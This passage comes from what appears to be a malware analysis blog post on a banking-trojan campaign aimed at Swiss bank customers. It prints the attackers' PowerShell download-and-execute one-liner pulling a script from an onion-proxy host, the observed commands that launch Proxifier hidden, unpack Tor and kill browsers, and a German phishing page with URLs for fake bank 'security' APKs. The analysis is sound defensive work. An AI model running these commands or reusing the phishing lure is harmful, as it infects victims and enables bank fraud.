

To request the file, it is necessary to send the IP of the victim as parameter and the logical number of the disk. To do so, there are 2 things happening:

- 1) request to <http://api.ipify.org/> in order to get the public IP of the victim
- 2) run the command ((wmic path win32_logicaldisk get volumerid)[2]) to extract the serial number of the logical disk.

If the IP is not from some specific countries or the serial number is empty the payload downloaded is empty as well, hence nothing happens. Actually, in some cases the parameter "2", doesn't work, and needs to be different. For, example this command will work in some VirtualMachines (just need to put an IP from Switzerland in the w.x.y.z)

```
$F=$env:Temp+"\RBXr1k9P.js";(New-Object System.Net.WebClient).DownloadFile("https://ele6idfdqwr6m2w.onion.to/RBXr1k9P.js?ip=w.x.y.z&id="+((wmic path win32_logicaldisk get volumerid)[4]).trim().ToLower(),$F);(New-Object -com Shell.Application).ShellExecute($F)
```

Clearly, they are using the logical number for tracking purposes

Once the script is pulled the whole execution happens. Some JS code is executed, some additional tools are decompressed and execute (Tor and Proxifier), the browser processes are killed, etc.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$t=[DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);;add-type -name member $t -namespace n;saps -FilePath "Proxifier";while([n.w]::ShowWindow((System.Diagnostics.Process)::GetProcessesByName("proxifier")[0].MainWindowHandle,0)){}

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -File "C:\Users\angel\AppData\Local\Temp\uvWBIWn.ps1"

"C:\Windows\System32\taskkill.exe" /F /im chrome.exe
"C:\Windows\System32\taskkill.exe" /F /im firefox.exe
"C:\Windows\System32\taskkill.exe" /F /im iexplore.exe

mshta.exe "javascript:close(new ActiveXObject("WScript.Shell").Run("powershell ' $t=[DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);;add-type -name member $t -namespace n;saps -FilePath "Proxifier";while([n.w]::ShowWindow((System.Diagnostics.Process)::GetProcessesByName("proxifier")[0].MainWindowHandle,0)){"'");false)"

"C:\Users\angel\AppData\Local\Temp\7za.exe" x -o"C:\Users\angel\AppData\Roaming\TP" -y "C:\Users\angel\AppData\Local\Temp\p1.zip"

"C:\Users\angel\AppData\Roaming\TP\Tortor.exe"

mshta.exe "javascript:close(new ActiveXObject("WScript.Shell").Run("C:\Users\angel\AppData\Roaming\TP\Tor\tor.exe",false))"

taskeng.exe {C29C8117-5573-4DF9-A8F8-310D8039D86} S-1-5-21-3207478364-125758836-272776370-1001:windows7\m\angel:Interactive:LU[1]

"C:\Users\angel\AppData\Local\Temp\7za.exe" x -o"C:\Users\angel\AppData\Roaming\TP" -y "C:\Users\angel\AppData\Local\Temp\l.zip"

"C:\Users\angel\AppData\Local\Temp\7za.exe" x -o"C:\Users\angel\AppData\Local\Temp\ts" -y "C:\Users\angel\AppData\Local\Temp\ts.zip"

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -File "C:\Users\angel\AppData\Local\Temp\Wf8LSfRr.ps1"


"C:\Windows\System32\WScript.exe" "C:\Users\angel\AppData\Local\Temp\RBXr1k9P.js"
```

However, a couple of new 'features' have been introduced since my last posts:
<http://blog.angelalonso.es/2016/10/malicious-email-campaign-against-swiss.html>
<http://blog.angelalonso.es/2016/10/malicious-email-campaign-mimicking.html>

First of all is the way that the Proxifier tool is launched, as the window now is hidden. This is done with the PowerShell command:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$t=[DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);;add-type -name w -member $t -namespace n;saps -FilePath "Proxifier";while([n.w]::ShowWindow((System.Diagnostics.Process)::GetProcessesByName("proxifier")[0].MainWindowHandle,0)){}"
```

Second, the Proxifier is configured to not be shown in the windows system Icon on the bottom left part of the desktop.



After that, the victim's traffic towards the banks is redirect to Tor. In order to steal the TAN SMS token, it is necessary to install a malicious APK, however here there are some changes as well:



CREDIT SUISSE

Installation der Mobil-Applikation. Schritte 2:

1. Installieren Sie die mobile Applikation auf Ihrem Telefon und starten Sie diese.
2. Daraufhin erhalten Sie die Möglichkeit das Einmalpasswort für den Zugang zu Ihrem Konto zu generieren. Klicken Sie auf „Passwort generieren“ für die Generierung des Passwortes.
3. Geben Sie das generierte Passwort auf dieser Seite ein und klicken Sie auf 'Weiter'.

[Ich habe keine SMS mit dem Link erhalten.](#)

Wenn Sie aus irgendwelchem Grund die SMS mit dem Link nicht erhalten können, nutzen Sie bitte unsere alternativen Download-Varianten.

Geben Sie in Ihrem **Mobilbrowser** die folgende Adresse ein:

https://mobile-sicherheitapp.com/CreditSuisse-Security_v1902.apk

oder


scannen Sie den QR-Code.

Einmaliges Passwort, das von der mobilen Applikation generiert worden ist:

Weiter

Now the APK resides in a domain with a valid SSL certificate and the APK can be downloaded by HTTPS. Before, this was not the case and the traffic was only HTTP

Note that the certificate has been registered a few days ago and the expiration date is 2 months



This certificate has been verified for the following uses:

SSL Server Certificate

Issued To

Common Name (CN) mobile-sicherheitapp.com

Organization (O) <Not Part Of Certificate>

Organizational Unit (OU) <Not Part Of Certificate>

Serial Number 03:FB:4C:35:75:C6:6B:3A:D7:59:A4:55:85:A4:8E:B6:6B:7D

Issued By

Common Name (CN) Let's Encrypt Authority X3

Organization (O) Let's Encrypt

Organizational Unit (OU) <Not Part Of Certificate>

Period of Validity

Begins On 19 February 2017

Expires On 20 May 2017

Fingerprints

SHA-256 Fingerprint BD:43:E0:42:08:36:EC:F2:F3:13:9F:52:3A:AE:01:EE:45:F6:01:A7:A1:05:15:88:17:DF:F6:E7:5C:29:22:6D

SHA1 Fingerprint 4D:E4:10:65:F7:E2:03:BF:66:D1:8B:01:5D:1A:A3:59:F2:99:03:83

Moreover, if the victim is not a real victim, the link to download the APK is not the malicious APK, but the real 'Signal Private Messenger' tool, hence the victim's phone doesn't get infected. Some examples of the URL for different banks:

<https://mobile-sicherheitapp.com/ZKB-Security-v19-02.apk>

https://mobile-sicherheitapp.com/CreditSuisse-Security_v1902.apk

https://mobile-sicherheitapp.com/Raiffeisenc-Security-v_19-02.apk